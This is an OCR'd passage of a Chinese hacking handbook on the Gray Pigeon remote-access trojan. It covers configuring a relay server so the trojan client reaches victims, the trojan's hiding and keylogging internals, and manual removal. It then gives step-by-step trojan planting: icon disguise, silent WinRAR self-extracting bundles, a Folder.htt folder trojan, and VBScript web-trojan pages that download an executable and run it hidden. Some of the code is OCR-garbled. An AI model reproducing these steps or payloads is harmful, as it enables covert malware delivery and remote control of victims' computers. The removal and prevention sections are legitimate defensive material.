
“内网端口映射”是“灰鸽子”附带的工具，如果用户手中的“灰鸽子”没有自带，还需在网上下载。

Notice

此处配置的服务端不是“灰鸽子”木马服务端，而是为“中转站”配置的服务端。读者千万别将两者相混淆。

启动“内网端口映射”工具后，配置里面必要的参数，然后单击右下角的“生成服务端程序”按钮，并将这个服务端传送到“中转站”上运行，下面为读者介绍“内网端口映射”工具参数是如何配置的。

No.02 连接参数




在“内网端口映射”工具中，前面两栏参数是用于连接“中转站”而进行的本地设置，最后一栏是用于配置“中转站”服务端的，其中“连接参数”是为了让“灰鸽子”客户端连接到“中转站”之用的，由于“中转站”的IP地址是218.201.77.12，所以我们就在“VPort服务端IP”栏中填写218.201.77.12这个IP地址；而“控制端口”保持默认为9999。

Notice

在“内网端口映射”配置中，主要是用于客户端连接“中转站”之用的。

No.03 映射设置




在“映射设置”中可以保持默认设置，即将远程端口8000映射到本地端口8000。这是由于“灰鸽子”客户端与木马服务端默认连接端口为8000，“中转站”要做的事情就是将“灰鸽子”客户端与服务端做个“牵手”的动作而已。

Notice

“连接参数”中的“控制端口”框的设置以第三栏中为“中转站”开放端口为准。

如果用户在配置“灰鸽子”服务端时自行定义了连接端口，则此处的映射设置也以自定义的端口为准。

No.04 控制端口设置



此处则是为“中转站”配置的服务端程序，我们在这里设置了控制“中转站”的端口，此端口与“连接参数”中的“控制端口”保持一致，并勾选“开机自动运行（NT下以服务启动）。当“中转站”运行了这个服务端程序后，就将9999端口开放，此时，作为“灰鸽子”客户端只要单击“连接参数”右侧的“连接”按钮即可与“中转站”建立连接。

Notice


“控制端口”是为“中转站”而设置的，客户端就是根据该端口与“中转站”建立连接。

No.05 连接的过程

通过刚才的配置，我们就搭起了“中转站”这个桥梁，下面综述一下这个具体的过程：

Notice

当“中转站”运行了刚才配置的服务端程序后，就打开了8000和9999这两个端口接收信息，其中，8000端口是用来接收的木马服务端的信息，而9999端口是为了等待“灰鸽子”客户端控制而开启的。




如果“灰鸽子”客户端单击了“内网端口映射”工具“连接参数”中的“连接”按钮就可以与“中转站”建立连接了，再单击“映射设置”中的“映射”按钮后，此时“中转站”就可以将木马服务端的8000端口映射到客户端8000端口上了，完成了“牵线搭桥”的作用。

No.06 “灰鸽子”木马服务端的配置

Notice

注意客户端中的“IP通知http访问地址、DNS解析域名或固定IP”栏中填写的IP地址是“中转站”的IP地址，如果中转站有域名，此处也可以填写域名。




灰鸽子木马服务端是主动发起连接请求的，在本例中，我们将灰鸽子服务端的连接指向“中转站”，而非过去那样指向客户端（在没有网关端口映射的情况下木马服务端是不能找到内网中客户端的）。所以在木马服务端的“IP通知http访问地址、DNS解析域名或固定IP”栏中，应该填入“中转站”的IP地址。

Notice

如果位于内网中的客户端已经开放了8000端口连接内网中的主机，那么在“内网映射端口”工具中可以将映射端口设置为其他值如8888，否则将会引起冲突。

No.07 木马服务端，客户端与“中转站”的连接



将灰鸽子木马服务端指向到“中转站”后，木马服务端就会不断探测“中转站”是否开启了8000端口，并与之发起连接。“中转站”平时根本就没有开放8000端口，当“灰鸽子”客户端这边用“内网映射工具VPort”与“中转站”的9999端口发起连接时，“中转站”就会打开8000端口，并接收木马服务端的信息。

一旦客户端这边单击了“映射设置”的“映射”按钮，就会将“中转站”

的 8000 端口映射到内网客户端的 8000 端口上，这样位不同网络环境中的“灰鸽子”服务端与客户端就这样“胜利会师”了！

到此，我们讨论了所有的网络环境下使用灰鸽子的方法，只要明白了道理，正确配置网络参数，灰鸽子就能够连接成功，当然如果读者能做到如本节讲述的那样思考问题的话，那么就具备了“黑客”应有的气质了！

6.4.7清除计算机中的灰鸽子

灰鸽子木马的强大与危险，在互联网上严重地威胁着人们的信息安全，迫于压力，灰鸽子工作室也已经正式宣布关闭，但这并不代表灰鸽子就此消失，散播在网络上的灰鸽子客户端仍然会对用户造成威胁。所以大家还是需要彻底清查一下自己的电脑，看是否已经轮为别人的“肉鸡”。

1.灰鸽子的手工检测

灰鸽子客户端和服务端都是采用 Delphi 编写。黑客利用客户端程序配置出服务端程序。可配置的信息主要包括上线类型（如等待连接还是主动连接）、主动连接时使用的公网 IP（域名）、连接密码、使用的端口、启动项名称、服务名称，进程隐藏方式，使用的壳，代理，图标等等。

配置出来的服务端文件文件名为 G_Server.exe，这是默认的，当然也可以改，具体采用什么办法，读者可以充分发挥想象力，这里就不赘述。

G_Server.exe 运行后将自己拷贝到 Windows 目录下，然后再从体内释放 G_Server.dll 和 G_Server_Hook.dll 到 Windows 目录下。G_Server.exe、G_Server.dll 和 G_Server_Hook.dll 三个文件相互配合组成了灰鸽子服务端，G_Server_Hook.dll 负责隐藏灰鸽子。通过截获进程的 API 调用隐藏灰鸽子的文件、服务的注册表项，甚至是进程中的模块名。截获的函数主要是用来遍历文件、遍历注册表项和遍历进程模块的一些函数。所以，有些时候用户感觉种了毒，但仔细检查却又发现不了什么异常。有些灰鸽子会多释放出一个名为 G_ServerKey.dll 的文件用来记录键盘操作。

Windows 目录下的 G_Server.exe 文件将自己注册成服务（Windows 9X 系统写注册表启动项），每次开机都能自动运行，运行后启动 G_Server.dll 和 G_Server_Hook.dll 并自动退出。G_Server.dll 文件实现

Notice

在清除灰鸽子木马前，我们首先来了解一下灰鸽子服务端是如何工作的，找出了它的工作原理之后才能彻底地进行清理。

Notice

服务端对客户端连接方式有多种，使得处于各种网络环境的用户都可能中毒，包括局域网用户（通过代理上网）、公网用户和 ADSL 拨号用户等。

Notice

Windows 98/XP 下为系统盘的 Windows 目录，2k/NT 下为系统盘的 Winnt 目录

Notice

G_Server.exe 这个名称并不固定，它是可以定制的，比如当定制服务端文件名为 A.exe 时，生成的文件就是 A.exe、A.dll 和 A_Hook.dll。

后门功能，与控制端客户端进行通信；

G_Server_Hook.dll则通过拦截API调用来隐藏病毒。因此，中毒后，我们看不到病毒文件，也看不到病毒注册的服务项。随着灰鸽子服务端文件的设置不同，G_Server_Hook.dll有时候附在Explorer.exe的进程空间中，有时候则是附在所有进程中。

灰鸽子的作者对于如何逃过杀毒软件的查杀花了很大力气。由于一些API函数被截获，正常模式下难以遍历到灰鸽子的文件和模块，造成查杀上的困难。要卸载灰鸽子动态库而且保证系统进程不崩溃也很麻烦，因此造成了灰鸽子在互联网上泛滥的局面。

2.灰鸽子的手工检测

由于灰鸽子拦截了API调用，在正常模式下服务端程序文件和它注册的服务项均被隐藏，也就是说你即使设置了“显示所有隐藏文件”也看不到它们。此外，灰鸽子服务端的文件名也是可以自定义的，这都给手工检测带来了一定的困难。

但是，通过仔细观察我们发现，对于灰鸽子的检测仍然是有规律可循的。从上面的运行原理分析可以看出，无论自定义的服务器端文件名是什么，一般都会在操作系统的安装目录下生成一个以“_hook.dll”结尾的文件。通过这一点，我们可以较为准确手工检测出灰鸽子服务端。


Notice

由于正常模式下灰鸽子会隐藏自身，因此检测灰鸽子的操作一定要在安全模式下进行。进入安全模式的方法是：启动计算机，在系统进入Windows启动画面前，按下【F8】键（或者在启动计算机时按住【Ctrl】键不放），在出现的启动选项菜单中，选择“Safe Mode”或“安全模式”。

Notice

根据灰鸽子原理分析我们知道，如果Game_Hook.DLL是灰鸽子的文件，则在操作系统安装目录下还会有Game.exe和Game.dll文件。打开Windows目录，果然有这两个文件，同时还有一个用于记录键盘操作的GameKey.dll文件。经过这几步操作我们基本就可以确定这些文件是灰鸽子服务端了，下面就可以进行手动清除。

No.01 显示文件属性




由于灰鸽子的文件本身具有隐藏属性，因此要设置Windows显示所有文件。打开“我的电脑”，选择菜单“工具”→“文件夹选项”，单击“查看”，取消“隐藏受保护的操作系统文件”前的对勾，并在“隐藏文件和文件夹”项中选择“显示所有文件和文件夹”，然后单击“确定”。

No.02 搜索“_hook.dll”

打开Windows的“搜索文件”，文件名称输入“_hook.dll”，搜索位置选

择 Windows 的安装目录（默认 Windows 98/XP 为 C:\Windows，2k/NT 为 C:\Winnt）。



No.03 搜索结果

经过搜索，我们在 Windows 目录（不包含子目录）下发现了一个名为 Game_Hook.dll 的文件。

3.灰鸽子的手工清除

经过上面的分析，清除灰鸽子就很容易了。清除灰鸽子仍然要在安全模式下操作，主要有两部分：(1) 清除灰鸽子的服务；(2) 删除灰鸽子程序文件。

No.01 清除灰鸽子的服务

清除灰鸽子的服务一定要先备份注册表，然后再在注册表删除灰鸽子的服务。因为病毒会和 EXE 文件进行关联 2000 / XP 系统。

首先打开注册表 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services 项。依次选择菜单栏中的“编辑”→“查找”，在“查找目标”栏中输入“game.exe”，单击“确定”，我们就可以找到灰鸽子的服务项。

删除整个 Game_Server 项。如果是 Windows 98 / Me 系统，灰鸽子启动项只有一个，因此清除更为简单。运行注册表编辑器，打开 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run 项，

Notice

为防止误操作，清除前一定要做好备份注册表。

Notice

本例中“灰鸽子”服务端名字为 Game_Server，而每个人这个服务项名称是不同的。

我们立即看到名为 Game.exe 的一项，将 Game.exe 项删除即可。

No.02 删除灰鸽子程序文件

删除灰鸽子程序文件非常简单，只需要在安全模式下删除 Windows 目录下的 Game.exe、Game.dll、Game_Hook.dll 以及 Gamekey.dll 文件，然后重新启动计算机。至此，灰鸽子服务端已经被清除干净。

4.使用灰鸽子专用检测清除工具

由灰鸽子工作室开发的，针对灰鸽子专用清除器可以清除灰鸽子服务端程序（包括杀毒软件杀不到的灰鸽子服务端）和灰鸽子“辐射正式版”和“DLL 版服务端牵手版”服务端。运行 DelHgzvip2005Server.exe 文件清除灰鸽子服务端程序，运行 un_hgzserver.exe 文件清除灰鸽子“辐射正式版”和“DLL 版服务端牵手版”服务端。

Notice

这里介绍的方法适用于我们看到的大部分灰鸽子木马及其变种，然而仍有极少数变种采用此种方法无法检测和清除。同时，随着灰鸽子新版本的不断推出，作者可能会加入一些新的隐藏方法、防删除手段，手工检测和清除它的难度也会越来越大。

新手点拨

有的木马是通过网页传播的，例如冰狐浪子的“网页木马专业版生成器”生成的网页木马，只要调高 IE 的安全级别，或者禁用脚本，该网页木马就不起作用了。从木马的攻击原理我们可以看出，网页木马是利用 IE 脚本和 ActiveX 控件上的一些漏洞下载和运行木马的，只要我们禁用了脚本和 ActiveX 控件，就可以防止木马的下载和运行。当然，禁用脚本和 ActiveX 控件会使一些网页的功能和效果失去作用，所以是否禁用，你要根据自己对安全的需要来定。

①在 IE 浏览器的菜单栏上选择“工具”→“Internet 选项”打开“Internet 选项”对话框。

②在“安全”选项卡上，在 Internet 和本地 Internet 区域，分别把滑块移动到最高，或者单击“自定义级别”，在打开的对话框上禁用脚本，禁用 ActiveX 控件。

6.4.8防止中灰鸽子病毒需要注意的事项

No.01 给系统安装补丁程序

通过 Windows Update 安装好系统补丁程序（关键更新、安全更新和 Service pack），其中 MS04-011、MS04-012、MS04-013、MS03-001、MS03-007、MS03-049、MS04-032 等都被病毒广泛利用，是非常必要的补丁程序。

No.02 给系统管理员账户设置足够复杂足够强壮的密码

最好能是 10 位以上，字母＋数字＋其它符号的组合；也可以禁用 / 删除一些不使用的账户。

No.03 经常更新杀毒软件（病毒库）

设置允许的可设置为每天定时自动更新。安装并合理使用网络防火墙软件，网络防火墙在防病毒过程中也可以起到至关重要的作用，能有效地阻挡自来网络的攻击和病毒的入侵。部分盗版 Windows 用户不能正常安装补丁，这点也比较无奈，这部分用户不妨通过使用网络防火墙来进行一定防护

No.04 关闭一些不需要的服务

条件允许的可关闭没有必要的共享，也包括 C$、D$ 等管理共享。完全单机的用户可直接关闭 Server 服务。这些都可以用 WinXP 总管等优化软件关闭。

No.05 不轻易运行陌生程序

不要随便打开或运行陌生、可疑文件和程序，如邮件中的奇怪附件，外挂程序等。

木马有功能强大、操作简单，一旦安装清除困难等特点。因此，基于木马的入侵常常被入侵者所采用。但是由于种植木马比较困难，不容易让远程主机执行，这就大大地限制了入侵者使用木马进行入侵。然而，入侵者还是能够通过一些巧妙的方法使远程计算机执行木马，让管理员防不胜防。下面就来了解一下入侵者都使用的什么样的方法让远程主机安装木马服务端。

6.5.1修改图标伪装木马

为了更好地伪装木马，入侵者常常需要修改服务端程序的图标，比如修改成文本文档标或者图片文件的图标，来迷惑远程主机的管理员。入侵者还常常使用其他辅助工具来修改图标，这里来介绍几款修改图标的工具。

6.5.2使用WinRAR捆绑木马

入侵者如果直接把服务端程序发给远程主机管理员，该服务程序是毫无掩饰的。管理员执行木马服务端程序后，或是弹出错误对话框或是毫无反应，容易引起管理员的怀疑。为了不引起管理员的怀疑，入侵者可以把木马和正常文件捆成一个文件作为伪装，当远程主机的管理员打开文件的同时会自动执行木马和正常文件。管理员看来，他们打开的只是那个正常的程序，却不知已经被种植了木马。大家总感觉莫名其妙地被种了木马，可能就是这样被“中招”的。下面我们就以常用的工具 WinRAR 为例，介绍木马是如何被捆绑的。

No.01 修改为自解压文件

把这两个文件放在同一个目录下，按住【Ctrl】键的同时用鼠标选中“1.swf”和“1.exe”，然后单击鼠标右键，在弹出菜单中选择“添加到档案文件”，会出现一个标题为“档案文件名字和参数”的对话框，在该对话框的“档案文件名”栏中输入任意一个文件名，比方说“暴笑三国 .exe”。

6.5 木马是如何被植入的

新手点拨

常见的图标修改工具：


IconFinder: 提取图标工具。

IconChager：更换文件图标工具。

Relco：更换冰河服务端图标工具。

IconCool Editor：编辑图标工具。


IconLIB：图标库，收录了很多漂亮的图标。



Notice

在这个示例中，目的是将一个 Flash 动画（1.swf）和木马服务端文件（1.exe）捆绑在一起，做成自释放文件，如果你运行该文件，在显示 Flash 动画的同时就会中木马！


No.02 “高级”选项卡



接下来单击“高级”选项卡，然后单击“自解压选项”按钮，会出现“高级自释放选项”对话框，在该对话框的“释放路径”栏中输入“C:\Windows\temp”。

Notice

命名的目的只要容易吸引别人注意就可以。



在“释放后运行”中输入“1.exe”，也就是填入攻击者打算隐蔽运行的木马文件的名字。

Notice

文件扩展名一定得是 .exe（也就是将“创建自释放格式档案文件”勾选上），而默认情况下为 .rar，要改过来才行，否则无法进行下一步的工作。


Notice

其实“释放路径”可以随便填，就算你设定的文件夹不存在也没有关系，因为在自解压时会自动创建该目录。

No.03 运行时不提示信息


为了让运行更隐秘我们可以在这里设置运行时不提示信息，单击“模式”选项卡，在该选项卡中把“全部隐藏”和“覆盖所有文件”选上，这样不仅安


全，而且隐蔽，不易为人所发现。



不提安装信息是木马最大的特征。

No.04 为捆绑木马添加适当的图标





修改图标也是木马最大的特征，黑客通常将图标伪装成安全软件、Word 等的样子。

如果你愿意的话，还可以改变这个自释放文件的窗口标题和图标，单击“文字和图标”，在该选项卡的“自释文件窗口标题”和“显示用于自释文件窗口的文本”中输入你想显示的内容即可，这样更具备欺骗性，更容易使人上当。最后，单击“确定”按钮返回到“档案文件名字和参数”对话框。

设置完“高级”选项之后，单击“确定”按钮返回到一般设置界面中，如果单击“注释”选项卡，就会看到如图所示的内容，这是 WinRAR 根据你前面的设定自动加入的内容，其实就是自释放脚本命令。其中，C:\Windows\temp 代表自解压路径，Setup=1.exe 表示释放后运行 1.exe 文件即木马服务端文件。而 Silent 和 Overwrite 分别代表是否隐藏和

新手点拨

利用 WinRAR 制作的自解压文件，不仅可以用来加载隐蔽的木马服务端程序，还可以用来修改对方的注册表。比方说，入侵者可以编写一个名为“change.reg”的文件。接下来用以上介绍的办法将这个文件制作成自解压文件，保存为“del.exe”文件即可。注意在制作过程中要在“注释”中写上如下内容：

```
Path=c:\Windows
Setup=regedit /s change.reg
Silent=1
Overwrite=1
```

完成后按“确定”按扭，就会建立出一个名为“del.exe”的 WinRAR 自解压程序，双击运行这个文件，将不会有导入注册表时的提示信息（这就是给 regedit 加上“/s”参数的原因）就修改了注册表键值，并把 change.reg 拷贝到 C:\Windows 文件夹下。不仅如此，入侵者还可以把这个自解压文件 del.exe 和木马服务端程序或硬盘炸弹等用 WinRAR 捆绑在一起，然后制作成自解压文件，那样做的威胁将更大！因为它不仅能破坏注册表，还会破坏用户的硬盘数据。

Notice

遇到自解压程序不要直接运行，而是选择右键菜单中的“用 WinRAR 打开”，这样你就会发现该文件中到底有什么了。

覆盖文件，赋值为 1 则代表“全部隐藏”和“覆盖所有文件”。

设置完成之后，WinRAR 就会创建一个自解压文件，并且已经换上了迷惑人的图标，现在只要有人双击该文件，就会打开 1.swf 这个动画文件，而当人们津津有味的欣赏漂亮的 Flash 动画时，木马程序 1.exe 已经悄悄地运行了！

6.5.3防范WinRAR捆绑木马

从上面的实例中不难看出，WinRAR 的自解压功能真的是太强大了，它能使得不会编程的人也能在短时间内制作出非常狠毒的恶意程序。而且对于含有木马或恶意程序的自解压文件，目前许多流行的杀毒软件和木马查杀软件竟无法查出其中有问题存在！


那么该怎样识别用 WinRAR 捆绑过的木马呢？只要能发现自释放文件里面隐藏有多个文件，特别是多个可执行文件，就可以判定其中含有木马！那么怎样才能知道自释放文件中含有几个文件，是哪些文件呢？一个简单的识别的方法是：用鼠标右击 WinRAR 自释放文件，在弹出菜单中选择“属性”，在“属性”对话框中你会发现较之普通的 EXE 文件多出两个标签，分别是“档案文件”和“注释”，单击“注释”标签，看其中的注释内容，你就会发现里面含有哪些文件了，这样就可以做到心中有数，这是识别用 WinRAR 捆绑木马文件的最好方法。

6.5.4文件夹木马


如果有这样一个管理员，在接收到不明文件后一定会用杀毒软件扫描，并且不会去执行任何来历不明的可执行文件，表面看起来这个管理员的计算机不应该存在由木马引起的安全隐患。然而不幸的是，事实上并不是这样，精明的入侵者同样能够在这种管理员的计算机上种植木马。在众多的种植手段中，“文件夹木马”，就是入侵者经常用来突破这种管理员安全防御的方法。下面我们以 Windows 2000 为例介绍一个种植文件夹木马的实例。

No.01 显示隐藏的系统文件

制作木马之前，先打开“文件夹选项”，然后去掉“隐藏受保护的操作系统文件（推荐）”前面的勾，最后单击“确定”。




No.02 配置文件夹



设置显示隐藏之后我们就可以配置文件夹参数了，新建一个文件夹，并在该文件夹的工具栏选择“查看”→“自定义文件夹”。并在“自定义文件夹向导”窗口中勾选“选择或编辑该文件夹的HTML模板”。

在“自定义”中选择“选择或编辑该文件的HTML模板（H）”复选项，然后单击“下一步”按钮，进入“更改文件夹模板”对话框，在“请选择模板”窗口选择“标准”后单击“下一步”，“完成”。



自定义文件夹建立完了以后文件夹会出现Folder Settings文件夹和desktop.ini文件。这样就可以编写JavaScript代码了。

No.03 写入参数代码

这里我们要把自动执行木马的脚本代码写入Folder.htt文件。下面是编写好的代码。

```
run_exe=""
run_exe+=""
run_exe+=""
document.open();
```

新手点拨

在Windows系统中，文件夹的样式是可以自定义的，可以由用户指定文件夹中的背景、字体、颜色等，那么自定义文件夹是采用什么技术来实现的呢？微软借用了实现网页的方法来实现文件夹的样式，也就是说，Windows中的文件夹支持HTML和javascript定义的一些“动作”。大家知道，通过编写javascript可以通过网页来执行程序，按照同样的道理，通过javascript，入侵者同样可以让文件夹自动执行程序，这就是“文件夹木马”的原理。同时，文件夹木马还需要一个IE漏洞的支持才能成功，该漏洞存在于没有打补丁的IE5.0以及更低版本中。通过该漏洞，入侵者能够使系统不经过任何询问便执行文件夹中指定的木马程序。所以，在装有IE5.0以及更低版本的系统中（比如Windows 9X／NT／2000），入侵者可以通过文件夹来种植木马，只要管理员打开这种文件夹便自动执行木马程序。

Notice

我们目的是要修改文件夹运行代码，所以选择第一项。

Notice

只有标准模板才可以设置。

```
document.clear();
document.writeln(run.exe);
document.close();
```

下来进入 Folder Settings 文件夹，用记事本打开 Folder.htt 文件，然后在代码后面写入上面的代码。添加文成后，保存文件，把经过脱壳、加壳后的木马程序“木马 .exe”拷贝到 Folder Settings 文件夹中，剩下的工作就只剩下发给远程主机了……由于 Folder Settings 文件夹和 desktop.ini 文件具有隐藏的系统属性，很难被人们发现，所以基于这种类型种植的木马让人防不胜防。

Notice

此方法适用于 Windows\9X\Me\2000。

6.5.5网页木马

我们经常听到这样的忠告：“不要随意下载不明的程序，不要随意打开邮件的附件……”这样的忠告确实是实在的，不过我们的系统有不少漏洞，许多木马已经不需要客户端和服务端了，他们利用这些系统漏洞按照被系统认为合法的代码执行木马的功能，有的木马会在你完全不知道的情况下潜入，现在我来讲解下通过 IE6 的漏洞实现访问网页后神不知鬼不觉的下在并执行指定程序的例子，也就是网页木马。

首先我们需要编写几个简单的文件

No.01 名字为abc.abc的文件

```
< html >
< script language="vbscript" >
Function HttpDoGet(url)
set oReq = CreateObject("Microsoft.XMLHTTP")
oReq.open "GET",url,false
oReq.send
If oReq.status=200 then
HttpDoGet=oReq.respomseBody
Savefile HttpDoGet,"c:\win.exe"
End If
Set oReq=nothing
End Function
sub SaveFile(str.fName)
Set objStream = CreateObject("ADODB.Stream")
objStream.Type =1
```

新手点拨

网页木马

如果管理员不接收或不打开任何不明文件或文件夹，那么该计算机的安全系统便会大大提高，然而入侵者也并不是没有办法在该计算机上种植木马。对于这种管理员，入侵者常常会使用网页木马的方法。网页木马利用了 IE 5．0 的一个漏洞，这个漏洞导致 IE 自动播放网页中视频格式的邮件。因此，入侵者可以通过对木马程序做适当的伪装，使 IE 认为该木马程序是网页中视频格式的邮件，这样一来 IE 浏览器便会自动执行这些代码，也就是使远程主机自动执行木马程序，有一种 QQ 尾巴病毒就是依靠这种方法来传播的。

```
objStream.Open
objStream.write str
objStream.SaveToFile fName.2
objStream.Close()
set objStream = nothing
exewin()
    End sub
    Sub exewin()
set wshshell=createobject ("wscript.shell" )
a=wshshell.run ("cmd.exe /c c:\win.exe",0)
b=wshshell.run ("cmd.exe /c del c:\win.hta",0)
window.close
    End Sub
    HttpDoGet "http://127.0.0.1/test.exe"
    < /script >
    < /html >
```

No.02 名字为test.htm的文件

```
    < html >< body >
    木马运行测试!
    < object date="http://127.0.0.1/win.test";;; >< /object >
    < /body >< /html >
```

No.03 名字为win.test的文件

```
    < html >
    < body >
    < script language="vbscript" >
    Function HttpDoGet(url)
set oReq = CreateObject("Microsoft.XMLHTTP")
oReq.open "GET",url,false
oReq.send
If oReq.status=200 then
HttpDoGet,"c:\win.hta"
Set oReq=nothing
End if
    end function
    sub SaveFile(str,fName)
Dim fso, tf
```

Notice

其中 test.exe 为木马程序，实现必须放在 WEB 发布的目录下，文件 abc.abc 也必须保存在发布的目录下。

Notice

“木马运行测试”这句话可以改成你想说的。

```
Setfso=CreateObject(Scripting.FileSystemObject")
Set tf = fso.CreateTextfile(fName,True)
tf.Write str
tf.Close
exewin()
    End sub
    Sub exewin()
set wshshell=createobject ("wscript.shell" )
a=wshshell.run ("cmd.exe /c c:\win.hat",0)
window.close
    End Sub
    HttpDoGet("http://127.0.0.1/abc.abc")
    < /script >
    < /body >
    < /html >
```

你想用什么木马就把他的名字换成 test.exe 传上去就可以了。上面所说的文件可以修改成任意名字，只是不要忘记把源码里的文件指向也修改就可以了！

最后是设置 IIS，打开“程序”→“管理工具”→“Internet 服务管理器”，右键单击要设置的站点，选择“属性”，在选择“http 头”。单击“MIME 映射”里的“文件类型”按钮，并在关联扩展名文本框中输入“.hta”，在内容类型(MIME)中输入“application/hta”，然后关闭所有窗口就可以了。

Notice

服务器的文件列表：
test.htm: 对外发布的网页
